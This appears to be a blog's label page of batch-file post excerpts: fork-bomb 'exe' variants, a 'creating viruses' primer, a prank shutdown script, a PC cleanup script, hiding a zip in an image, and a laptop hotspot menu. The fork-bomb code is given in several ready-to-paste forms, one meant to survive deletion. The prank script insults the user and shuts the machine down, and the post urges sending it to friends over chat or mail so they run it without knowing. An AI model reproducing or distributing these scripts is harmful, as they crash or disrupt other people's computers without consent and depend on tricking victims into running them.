Posts

Showing posts with the label batch

how to make a fork bomb exe
Image

  open up notepad and enter the following text: :fork start %0 %0|%0 goto :fork save it as something.bat to the desktop there are about a million different ways to do this, i gave you disputably the best one, other variants include: my favorite is the spread like a real virus bomb explorer bomb: :e start %0 start C:\Windows\explorer.exe %0|%0 goto :e program bomb: :e start %0 start anyprogramyouwant %0|%0 goto :e the mini bomb: %0|%0 inefficient bombs: #1: :e start start start goto :e #2: :e start cmd.exe goto :e #3 :e start (name of the batch file) goto :e slap in the face for deleting this bomb: IF (DELETE whatever.bat) goto :e IF (ERASE whatever.bat :e start %0 %0|%0 goto :e matrix bomb: @echo off color 0a :x echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% %random% (lots of r...

Batch Files - the art of creating viruses

Image
I could just you give the  codes to paste  in notepad and  ask you to save files with extension .bat and   your deadly batch viruses would be ready. But instead of that, I have focussed on making the basics of batch files clear and developing the approach to code your own viruses. What are Batch Files ? Lets begin with a simple example , Open your command prompt and change your current directory to 'desktop' by typing 'cd desktop' without quotes. Now type these commands one by one 1. md x  //makes directory 'x' on desktop 2. cd x  // changes current directory to 'x' 3. md y // makes a directory 'y' in directory 'x' We first make a folder/directory 'x', then enter in folder  'x',then make a folder 'y' in folder 'x' . Now delete the folder 'x'. Lets do the same thing in an other way. Copy these three commands in  notepad and save file as anything.bat   Now just double...

Shutdown Your Friends Computer by a Message

Image
                           Now you can make fool to your friends by this trick. By using this trick  you can shutdown your friends computer. How to? 1. Open  Notepad and copy and paste the following Command In Notepad.    @echo off msg * I don't like you shutdown -c "Error! You are too stupid!" -s 2.  And  save this file Apps.bat Now send this file to your friends by FB chat, mail etc. and say to open it in their computer. When your friends open this file then their computer automatically  shutdown..

Make A Batch File To Clean UR PC!!,

Image
Can any one pl edit this file for me. The problem is when i reinstall windows, my id changes from admin to admin.windows or administrator.whatever I want %% to be used so that the batchfile can locate the Windows XP directory and my documents and settings folder. Any help will be appreciated. ********************************************* @echo off if %username% == Administrator.WINDOWS goto admin REM ** Delete User Files ** rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Recent" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temp" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\History\History.ie5" rmdir /S/Q "%systemdrive%\Documents and Settings\%username%\Local Settings\Temporary Internet Files\content.ie5" goto end :admin REM ** Do some extra stuff here ** REM ** What ever you want..... ** ECHO You are a Administrator rmdir /S/Q "%systemdrive%\Documents and Set...

how to Hide ZIP File Inside Image

Hello everyone, This is a post for "Hiding A Zip file with Batch Coding", C ontinue reading for more info about the amaizing post ahead, Coding Ahead @echo off echo .................................. echo .Place both file in single folder. echo .................................. echo Enter drive letter where folder exist set /p drive= %drive%: echo Enter folder name set /p folder= cd /%folder% echo Enter name of image set /p name= echo Enter extension  set /p ext= echo Enter name of zip file set /p zip= pause  cls echo Enter new file name set /p n1= pause copy /b %name%.%ext% + %zip%.zip %n1%.jpg Before running this program firstly place image file and zip file at specific folder. To see the content of ZIP file..Do right click on the image and press open with Winrar.

how to create your laptop wi-fi hotspot

Hotspot From Laptop (internal) Hello everyone, This is a post for "How to start a Virtual Hotspot from your Laptop even when you are connected to a Wi-Fi network." This helps people who want to use the internet from the Laptop directly with their mobile's and other devices Continue reading for more info about the amazing post ahead, coding @echo off :menu color a title Hotspot v1.6 cls echo echo =========================================== echo Hotspot v1.6 by ----N30---- echo =========================================== echo. echo 1)start hotspot echo 2)stop hotspot echo 3)status echo 4)Help echo 5)shutdown echo 6)exit set /p z= if %z% ==1 goto start if %z% ==2 goto stop if %z% ==3 goto status if %z% ==4 goto Help if %z% ==5 goto shutdown if %z% ==6 goto exit echo Command unrecognized.Please enter a number(1-5) pause goto menu :start cls color 9 echo ========================================== echo Start your hotspot network echo =================================...